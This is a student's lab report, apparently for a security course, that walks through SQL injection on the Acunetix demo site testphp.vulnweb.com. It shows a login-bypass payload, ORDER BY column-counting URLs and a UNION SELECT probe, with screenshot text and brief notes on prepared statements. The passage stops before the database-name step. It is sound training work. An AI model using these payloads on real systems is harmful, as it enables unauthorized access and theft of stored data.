

NAME: KSHITIJ GUPTA

Enrolment Number: 21162101007


Sub: CS

Practical – 2[Batch-71]

You are a cloud security analyst for an e-commerce website (testphp.vulnweb.com), and your task is to perform a security assessment of their online store. During the assessment, you discover a potential vulnerability in their functionality, which is susceptible to a Union-based SQL injection attack.

Exploit the functionality of the e-commerce website to bypass the login page as well as retrieve sensitive information from the database.

First vulnerability we exploit is in the Login. We put the username as admin and password as password'or'1'=1



Download history x IBM Cloud x user info x +

Not secure testphp.vulnweb.com/userinfo.php

Inbox (1) - kshitijgu... Apps WhatsApp Home / Twitter Electronic library, D... Subtraction of two... Instagram TITLE.PM5 Swift Home - Chess.com LinkedIn Login, Sign... All Bookmarks

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo Logout test

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

John Smith (test)

On this page you can visualize or edit you user information.

Name:
Credit card number:
E-Mail:
Phone number:
Address:

You have 0 items in your cart. You visualize you cart [here](#).

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Type here to search 28°C Cloudy 15:19 28-08-2024

This attack is an SQL injection where the input password' or '1' = '1 always evaluates to true, bypassing authentication. To prevent it, use parameterized queries or prepared statements. Additionally, validate and sanitize all user inputs.

Now we are retrieving the number of columns using order by. For this go to the Categories tab and click on any category, now we add the following URL:

<http://testphp.vulnweb.com/listproducts.php?cat=1order%20by%2013>

Inbox (852) - kshitijgupta21@ x pictures x +

Not secure testphp.vulnweb.com/listproducts.php?cat=1order%20by%2013

acunetix acuart

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

search art go

Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo

Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer

Error: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'by 13' at line 1 Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /h/j/var/www/listproducts.php on line 74


About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

Type here to search NIFTY +0.16% 15:22 28-08-2024

As we can see there is no product, now this is a hit and trial method. We will now change URL to :

<http://testphp.vulnweb.com/listproducts.php?cat=1%20order%20by%2011>





To determine the number of columns in a table using the `ORDER BY` clause, you can increment the column index in the URL until you receive an error. For example, start with `order by 1`, then `order by 2`, and so on. When you reach a number that causes an error, the previous number is the total count of columns.

To solve this problem use parameterized queries or prepared statements to prevent SQL injection attacks.

Now we are going to retrieve the injectable columns to do this we will use this URL:

<http://testphp.vulnweb.com/listproducts.php?cat=1 UNION SELECT>



1,2,3,4,5,6,7,8,9,10,11—





By using the UNION SELECT statement, you can combine the results of two or more SELECT queries. You incrementally add columns (e.g., 1,2,3,...) until the query executes without an error. This helps identify the exact number of columns in the table.

Now we want to find the database name by replacing any one of the columns with database() hence the URL will be:

